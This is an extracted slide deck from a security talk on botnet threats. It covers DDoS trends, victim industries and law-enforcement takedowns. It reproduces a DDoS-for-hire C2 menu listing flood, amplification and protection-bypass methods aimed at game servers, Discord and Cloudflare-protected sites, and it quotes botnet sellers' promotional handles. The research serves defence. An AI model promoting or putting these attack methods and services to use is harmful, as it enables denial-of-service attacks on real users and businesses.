


**Target of attacks**


# VICTIMS

# What is a botnet/ How a botnet works?


## Mirai at a Glance



## Industries with highest YoY growth in DDoS attacks in H1 2024



## Attack Share Breakdown by Industry




<https://stormwall.network/ddos-report-h1-2024>

Sysdig Inc. Proprietary Information

sysdig

37

# Gaming



<https://youtu.be/ypHNpUA8RU8>

```
MOONRISE || User [root] : Expiry [928 days] :: Online [7] :: Ongoing [10/15]

L4 Methods
> OVTHTCP      [PROTECTED] Proxied handshake, PSH & SYN & ACK flood made for OVH.
> OVHUDP       [PROTECTED] Bypass UDP data made for OVH.
> UDPPLAIN     [PROT & UNPROT] Plain UDP data optimized for high gbps & pps.
> UDPBYPASS    [PROTECTED] Custom UDP Bypass + Randomized UDP data (Large Packets) + Randomized Strings.
> UDPKILLER    [PROTECTED] Mixed UDP Flood + Valid Randomized Data & Strings.
> UDPMP        [PROT & UNPROT] Domain Name System Amplification Attack + Very Large Byte Size.
> OPENVPN      [PROT & UNPROT] Basic UDP Flood & Bypass for OpenVPN using Binary Certificate Data.
> GAME          [PROTECTED] Muti Query UDP Flood + Dynamic String UDP Flood.
> TCPBYPASS    [PROTECTED] Custom TCP Bypass, ACK data over TLS + Cloudflare routed IPs.
> TCPPINNER    [PROTECTED] Unique TCP Reflection + Advanced Proxied TCP Flood.
> TCMOON        [PROTECTED] Valid SYN data + Another Reflection + Randomized TCP options.
> TCP           [PROT & UNPROT] Cookie flood + MD Window Reset ACK Flood + Simple TL Exploit.
> HANDSHAKE    [PROTECTED] Handshake with high socket flood with & without data + Spoofed SYN.
> SSHKILLER    [PROT & UNPROT] Basic SSH flood with High Connection Rate & Randomized SSH headers.
> DISCORD CALLS [DISCORD CALLS] UDP flood using static data for Discord VoIP servers.
> SUBNET        [PROT & UNPROT] Domain Name System Amplification Attack made for entire subnet.

L4 Methods GAME
> R6             [GAME SERVERS] Custom UDP bypass.
> FIVEM          [GAME SERVERS] Proxy based FiveM bypass + Realistic packet flow with token flood.
> WARZONE        [GAME SERVERS] Custom UDP bypass with custom payloads.
> DAYZ           [GAME SERVERS] Custom UDP bypass with high packet flood with custom payloads.
> FORTNITE       [GAME SERVERS] Custom UDP bypass with high packet flood.
> PUBG           [GAME SERVERS] Custom UDP bypass with high packet flood.
> CSGO           [GAME SERVERS] Custom UDP bypass with custom payloads.
> APEX           [GAME SERVERS] Custom UDP bypass with custom payloads.
> RUST            [GAME SERVERS] Custom UDP bypass with high packet flood and payloads.
> OVERWATCH     [GAME SERVERS] Custom UDP bypass with high packet flood and payloads.

L7 Methods
> TLS            [PROT & UNPROT] HTTPS/2 Flood, TLS Queries with Mass Users Agents, Referrers, and Headers.
> BYPASS          [PROTECTED] HTTP/2 Flood, optimized for high RPS and high bypass rate.
> CLOUDFLARE    [PROTECTED] HTTP/2 Flood, optimized for CloudFlare, high RPS and low HTTP-DDoS detection.
> HTTP           [UNPROTECTED] HTTP/1 Flood, NEWS + BIG UPDATE [17.10.2024].
> HTTPS          [PROT & UNPROT] HTTP/2 Flood, Universal Compatibility.
> BROWSER        [PROT & UNPROT] HTTP/2 Flood w/ browser emulation, optimized for CAPTCHA/UAM.

[sysdig@ec2-54-173-112-14]: We are pleased to announce you some updates:
```

R6, DayZ, Fortnite, Pubg, CSGO...

# Discord

The collage consists of five video thumbnails from YouTube:

- Top Left:** A screenshot of a Discord interface showing multiple channels and a message from a user named Chazed.
- Top Right:** A screenshot of a Discord channel titled "FASTEAST DISCORD RAID TOOL (using only 4 tokens???)". The message reads: "yes i made it threaded just because of the one person who commented asking me to LOL..".
- Middle Left:** A screenshot of a computer screen displaying a terminal window with a list of IP addresses and port numbers, and a browser window showing a website with the word "REAPER" on it.
- Middle Right:** A screenshot of a computer desktop showing a taskbar with several icons, a file explorer window, and a Discord interface.
- Bottom Left:** A screenshot of a computer screen showing a terminal window with the text "T.ME/HIVERNALC2|".
- Bottom Right:** A screenshot of a computer screen showing a terminal window with the text "VampireC2 VS DISCORD slammed BEST C2/BOTNET/C2 2023/2024".

**Top Right Video Description:**

FASTEAST DISCORD RAID TOOL (using only 4 tokens???)

87K views • 1 year ago

Chazed

yes i made it threaded just because of the one person who commented asking me to LOL..

**Middle Right Video Description:**

Powerful Reaper bOtnet 🎭 || Holding websites || Discord in description

Power Proof ||

2.3K views • 2 years ago

Static

Discord user: xx\_MrXxx\_xx#5183 ignore tags botnet showcase showcase botnet fivem botnet botnet five

**Bottom Right Video Description:**

HIVERNAL C2 vs Discord Vocal Chat | BEST BOTNET 2024 | POWERFUL

481 views • 7 months ago

Hivernal C2

Telegram Channel : t.me/hivernalc2 Telegram Contact : @udppackets Discord server : discord.gg/afDrUr

**Bottom Left Video Description:**

VampireC2 VS DISCORD slammed BEST C2/BOTNET/C2 2023/2024

25 views • 1 month ago

ELITE BOTNET VS DISCORD CALLS | BEST BOTNET 2024

Elite Botnet 5 subscribers


Subscribe

Like 0 Share Download Save

sysdig Inc. Proprietary Information

sysdig

39



A screenshot of a 'User Account' page. It displays a text box containing the terms of service. The text box states that users are responsible for maintaining account confidentiality and lists five rules for suspension. Rule 5, 'Trying to attack some type of GOV/EDU service.', is highlighted with a green box. Below the text box, a note says 'We reserve all rights to terminate accounts, edit or remove content and cancel orders at their sole discretion.'

## User Account

If you are an active user on our service, you are solely responsible for maintaining the confidentiality of your private user details. You are responsible for all activities that occur under your account and will be also held responsible for the punishments that follow before said activities.

These rules will get you Suspended/Warned:

1. Sharing your account information with others.
2. Disrespecting the owner or staff of Moonrise Network or trashalking Moonrise's name.
3. Trying to bypass our global IP/Website blacklist.
- 4. Trying to attack some type of GOV/EDU service.**
5. Trying to get or getting an API out of the C2 / automating attacks.

We reserve all rights to terminate accounts, edit or remove content and cancel orders at their sole discretion.

# Gov


The screenshot shows the header of the KrebsOnSecurity website with the title "KrebsOnSecurity" and subtitle "In-depth security news and investigation". Below the header are navigation links for "HOME", "ABOUT THE AUTHOR", and "ADVERTISING/SPEAKING". The main content area features a headline "Six Charged in Mass Takedown of DDoS-for-Hire Sites" with a timestamp "December 14, 2022" and a comment count "43 Comments".

## Six Charged in Mass Takedown of DDoS-for-Hire Sites

December 14, 2022

43 Comments

The U.S. Department of Justice (DOJ) today seized four-dozen domains that sold “booter” or “stresser” services — businesses that make it easy and cheap for even non-technical users to launch powerful Distributed Denial of Service (DDoS) attacks designed knock targets offline. The DOJ also charged six U.S. men with computer crimes related to their alleged ownership of the popular DDoS-for-hire services.



<https://krebsonsecurity.com/2022/12/six-charged-in-mass-takedown-of-ddos-for-hire-sites/>

The screenshot shows the Europol website's newsroom page. The top navigation bar includes links for "ABOUT EUROPOL", "OPERATIONS, SERVICES & INNOVATION", "CRIME AREAS", "PARTNERS & COLLABORATION", "CAREERS & PROCUREMENT", "MEDIA & PRESS", and "PUBLICATIONS & EVENTS". The breadcrumb navigation shows "Home / Media & Press". The main content features a large headline "Largest ever operation against botnets hits dropper malware ecosystem". Below the headline, a subtext reads: "International operation shut down droppers including IcedID, SystemBC, Pikabot, Smokeloader and Bumblebee leading to four arrests and takedown of over 100 servers worldwide". A call-to-action button says "Part of the EMPICT Cycle". A yellow circular badge in the bottom right corner indicates the date "20 MAY 2024".

<https://www.europol.europa.eu/media-press/newsroom/news/largest-ever-operation-against-botnets-hits-dropper-malware-ecosystem>

Sysdig Inc. Proprietary Information

sysdig

41

# Final Words

# Summary

## + Targets + Botnets

From IoT to **any Service/application exposed to the internet is a possible zombie** for these groups.

## Clones – Attribution

It is necessary to have a better **method to identify the actors** or downplay the importance of all automation.

## Future DDoS

The entertainment business is the one that will suffer the most from this type of attacks in the future by these small groups (trolls center).

## Protecting systems

Shutting down one or more websites does not make sense in the short term. Level-Up the standard of IoT/Apps Software.

# References

- <https://sysdig.com/blog/ddos-as-a-service-the-rebirth-botnet/>
- <https://sysdig.com/blog/rubycarp-romanian-botnet-group/>
- <https://www.cadosecurity.com/blog/oracleiv-a-dockerised-ddos-botnet>
- <https://sysdig.com/blog/8220-gang-continues-to-evolve/>
- <https://www.fortinet.com/blog/threat-research/gotrim-go-based-botnet-actively-brutes-forces-wordpress-websites>
- <https://www.infosecinstitute.com/resources/threat-intelligence/kashmirblack-botnet-targets-wordpress-joomla-other-popular-cms-platforms/>
- <https://sysdig.com/blog/crypto-sysrv-hello-wordpress/>
- <https://www.radware.com/blog/security/2018/10/new-demonbot-discovered/>
- <https://www.lacework.com/blog/sysrv-hello-expands-infrastructure>
- <https://www.infosecurity-magazine.com/news/gotitan-botnet-prctl-rat-exploit/>
- <https://stormwall.network/ddos-report-h1-2024>
- <https://www.cadosecurity.com/blog/from-dormant-to-dangerous-p2pinfect-evolves-to-deploy-new-ransomware-and-cryptominer>

# Useful Resources

- <https://blog.apnic.net/2017/03/21/questions-answered-mirai-botnet/>
- <https://github.com/vulhub/vulhub/blob/master/redis/CVE-2022-0543/README.md>
- <https://learn.snyk.io/lesson/spring4shell/>
- <https://sysdig.com/blog/malware-analysis-shellbot-sysdig/>
- <https://www.corero.com/mirai-botnet-ddos-attack-type/>

# Q & A




DEVOPS.BARCELONA

# Fortifying DevOps: Understanding and Fighting Botnet Threats



@MiguelHzBz  
[/in/miguelhzbz](https://www.linkedin.com/in/miguelhzbz)



@ale85380799  
[/in/alessandra-r-a7a3b5173](https://www.linkedin.com/in/alessandra-r-a7a3b5173)